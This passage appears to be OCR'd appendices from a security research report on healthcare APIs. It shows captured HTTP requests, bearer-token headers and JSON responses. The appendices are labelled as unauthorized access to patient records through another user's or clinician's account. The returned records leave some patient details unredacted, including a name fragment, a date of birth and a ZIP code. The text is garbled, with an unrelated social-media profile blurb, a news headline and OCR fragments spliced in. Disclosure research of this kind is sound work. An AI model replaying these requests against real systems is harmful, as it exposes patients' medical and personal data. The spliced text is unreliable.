
r license]

sion	Title	Comment		IP	Cookies	Time	Listener port
				[redacted]		22:04:41 15 ...	8080
			✓	[redacted]		22:04:41 15 ...	8080
			✓	[redacted]		22:04:41 15 ...	8080
			✓	[redacted]		22:04:41 15 ...	8080
			✓	[redacted]		22:04:43 15 ...	8080
			✓	[redacted]		22:04:46 15 ...	8080
			✓	[redacted]		22:04:46 15 ...	8080
			✓	[redacted]		22:04:46 15 ...	8080
			✓	[redacted]		22:04:46 15 ...	8080
			✓	[redacted]		22:04:46 15 ...	8080
			✓	[redacted]		22:04:46 15 ...	8080
			✓	[redacted]		22:04:47 15 ...	8080
			✓	[redacted]		22:04:47 15 ...	8080

```
"basic":{
  "organization_name":"[redacted] CHILDREN'S AND WOMEN'S HOSPITAL",
  "organizational_subpart":"NO",
  "enumeration_date":"2016-09-13",
  "last_updated":"2016-09-13",
  "status":"A",
  "authorized_official_first_name":"KAREN",
  "authorized_official_last_name":[redacted]
  "authorized_official_telephone_number":[redacted]
  "authorized_official_title_or_position"[redacted]
  "name":"[redacted] CHILDREN'S AND WOMEN'S HOSPITAL"
},
"other_names":[
],
"addresses":[
  {
    "country_code":"US",
    "country_name":"United States",
    "address_purpose":"LOCATION",
    "address_type":"DOM",
    "address_1":[redacted]
    "address_2":"",
    "city":[redacted]
    "state"[redacted]
    "postal_code"[redacted]
    "telephone_number":[redacted]
  },
  {
    "country_code":"US",
    "country_name":"United States",
    "address_purpose":"MAILING",
    "address_type":"DOM",
    "address_1":[redacted]
    "address_2":"",
    "city":[redacted]
    "state"[redacted]
    "postal_code":[redacted]
  }
],
"taxonomies":[
  {
```

Credit: Knight Ink

APPENDIX D: Unauthorized access to patient records as a patient user account with evidence of a real patient



[redacted]

sleepy seal telling computers what to do. Food as fine experience. Sleep as first citizen.

San Francisco, CA [redacted]

103 Following 76 Followers

Not followed by anyone you're following

COVID-19 · LIVE

Biden's vaccine mandate for workers is supported by legal precedents, experts say


```
6448  GET   200  549    JSON
6449  GET   200  549    JSON
6450  GET   200  549    JSON
6451  GET   200  782    JSON
6452  POST  204  575    text
6453  GET   200  564    JSON
6454  GET   200  564    JSON
6455  GET   200  782    JSON
6456  POST  204  575    text
6457  GET   200  26722  JSON
```

```
GET [redacted] HTTP/1.1
Host: [redacted]
[redacted]
Sec-Ch-Ua: "Chromium";v="93", " Not;A Brand";v="99"
Accept: application/json
Content-Type: application/json
Authorization: bearer
[redacted]
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/93.0.4577.82 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
},
{
  "id":21,
  "fullname":"Bil [redacted]",
  "username":"[redacted]@gmail.com",
  "hash":"[illegible]",
  "salt":"[illegible]",
  "createdate":"2021-07-13T05:21:07.445Z",
  "active":true,
  "usertypeid":2,
  "email":"[redacted]@gmail.com",
  "first_name":"Bil
  "last_name" [redacted]
  "last_login":"2021-07-13T05:22:18.931Z",
  "signup_token":"[illegible]",
  "forget_password_token":null,
  "forget_password_status":null,
  "termsofservices":true,
  "phone_number":"[redacted]",
  "fax_number":null,
  "pid":null,
  "enrollment_flg":false,
          user_id":"124044239",
  "fitbit_config":null,
  "isfitbit_code_avail":false,
  "role_id":1,
  "image_url":null,
  "is_fitbit_demo_enable":false,
  "fitbit_created_on":"2021-07-13T05:21:07.445Z",
  "dob":"1990-12-07T00:00:00.000Z",
  "address1":"[redacted]",
  "address2":"",
  "social_uid":null,
  "idproof":"",
  "mfa":true,
  "city":"San Francisco",
  "state":"CA",
  "zipcode":"94121",
  "name":"Patient"
},
{
  "id":18,
  "fullname":"[redacted]",
  "username":"[redacted]@gmail.com",
  "hash":"[illegible]",
  "salt":"[illegible]",
  "createdate":"2021-05-26T01:41:15.747Z",
  "active":true,
  "usertypeid":2,
  "email":"[redacted]@gmail.com",
  "first_name":"Intelligent",
  "last_name":"Block",
  "last_login":"[illegible]"
```

Credit: Knight Ink

APPENDIX E: Unauthorized access to patient records that aren't assigned to my clinician account for a different app and provider



Request

```
GET
[redacted]Patie
nt/[redacted] HTTP/2
Host: [redacted]
Sec-Ch-Ua: "Chromium";v="93", " Not;A Brand";v="99"
Accept: application/json
Content-Type: application/json
Authorization: Bearer
[redacted]
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/93.0.4577.82 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: [redacted]
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Response

